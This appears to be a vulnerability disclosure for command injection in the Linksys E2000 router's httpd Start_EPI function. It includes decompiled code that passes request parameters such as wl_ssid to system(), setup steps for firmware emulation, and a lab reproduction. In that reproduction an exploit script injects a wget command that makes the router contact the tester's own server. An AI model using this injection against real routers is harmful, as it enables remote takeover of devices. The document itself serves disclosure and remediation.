

## Vulnerability Description

There is a command injection vulnerability in the Linksys E2000 router with firmware version 1.0.06. If an attacker gains web management privileges, they can inject commands into the post request parameters `wl_ssid`, `wl_ant`, `wl_rate`, `WL_atten_ctl`, `ttcp_num`, `ttcp_size` in the `httpd`'s `Start_EPI()` function, thereby gaining shell privileges.

## Code Analysis

In the function `Start_EPI`, the parameter "`param_1`" is the `wl_ssid` parameter in the request, while the `wl_ant`, `wl_rate`, `WL_atten_ctl`, `ttcp_num`, `ttcp_size` parameters also have command injection vulnerabilities.

```
4 void Start_EPI(char *param_1)
5 {
6 {
7     FILE *param0;
8     longlong lVar1;
9     longlong lVar2;
10    longlong lVar3;
11    ulonglong uVar4;
12    longlong lVar5;
13    ulonglong uVar6;
14    longlong lVar7;
15    char *in_t0_lo;
16    char acStack_120 [280];
17    undefined4 local_8;
18
19    local_8 = 0x10023b50;
20    if ((*param_1 == 'l') && (param_1[1] == '\0')) {
21        lVar1 = get_cgi((ENTRY)ZEXT48("wl_ant"));
22        lVar2 = get_cgi((ENTRY)ZEXT48("wl_ssid"));
23        lVar3 = get_cgi((ENTRY)ZEXT48("wl_rate"));
24        uVar4 = get_cgi((ENTRY)ZEXT48("ttcp_num"));
25        if (uVar4 == 0) {
26            uVar4 = ZEXT48(&DAT_0051d91c);
27        }
28        lVar5 = get_cgi((ENTRY)ZEXT48("ttcp_ip"));
29        uVar6 = get_cgi((ENTRY)ZEXT48("ttcp_size"));
30        if (uVar6 == 0) {
31            uVar6 = ZEXT48(&DAT_0051d938);
32        }
33        lVar7 = validate_xss(uVar4);
34        if (((lVar7 != 0) && (lVar7 = validate_xss(lVar5), lVar7 != 0)) &&
35            (lVar7 = validate_xss(uVar6), lVar7 != 0)) {
36            if (lVar2 != 0) {
37                sprintf(acStack_120, "wl join %s", (char *)lVar2);
38                FUN_00475ca0((longlong)acStack_120);
39                sleep(1);
40            }
41            if (lVar1 != 0) {
```

Following the `FUN_00475ca0` function, it was found that the `system()` function is called.


```

Decompile: FUN_00475ca0 - (httpd)
1
2 void FUN_00475ca0 (char *param_1)
3
4 {
5     FILE *__stream;
6
7     __stream = fopen("/dev/console", "w");
8     if (__stream != (FILE *)0x0) {
9         fprintf(__stream, "cmd: [%s]\n", param_1);
10        fclose(__stream);
11    }
12    system(param_1);
13    return;
14}
15

```

Environment setup

<https://www.linksys.com/support-article?articleNum=148341>



The screenshot shows the Linksys support page for the E2000 router. The page title is "E2000 Downloads". Below the title, there is a section for "Firmware" with the following details: Ver.1.0.06 build 1, Latest Date: 03/26/2014, and a download link for "Download: 5.20 MB". A red arrow points to this download link. Below the firmware section, there is a section for "E2000 Windows® Linksys Connect Setup Software" with details: Ver.1.3.11006.1, Latest Date: 01/07/2011, and a download link for "Download 20.7 MB".

Set up the router environment through FirmAE.

Refer to <https://www.anquanke.com/post/id/288053> for instructions.


```

root@ubuntu:/FirmAE# ./run.sh -d Linksys /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin already succeed emulation!!!

[IID] 4
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_1...
Set 'tap4_1' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_2...
Set 'tap4_2' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 3.534515460 4.823942967
[*] firmware - FW_E2000_1.0.06.001_US_20140310_code
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[+] netcat connected
-----
|      FirmAE Debugger      |
-----
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit


```

Finished




## Vulnerability reproduction

E2000 user: admin, password: admin



Obtain session ID after login



Run exp

```
root@ubuntu:/home/pwn# python3 ./Exp.py
start !!!
Enter Target IP : 192.168.1.1
Enter session_id : e0602c70bacd957ad0d9e588ce704aca
Enter you want cmd : wget http://192.168.1.2:88/RCE
end !!!
root@ubuntu:/home/pwn#
```

Command injection successfully demonstrated.

```
root@ubuntu:/tmp# python3 -m http.server 88 --bind 192.168.1.2
Serving HTTP on 192.168.1.2 port 88 (http://192.168.1.2:88/) ...
192.168.1.1 - - [20/Apr/2023 09:19:20] code 404, message File not found
192.168.1.1 - - [20/Apr/2023 09:19:20] "GET /RCE HTTP/1.1" 404 -
```

## Vulnerability Fix

Filter the characters ` \$ ; | &` from the parameters wl\_ssid, wl\_ant, wl\_rate, WL\_atten\_ctl, ttcp\_num, ttcp\_size.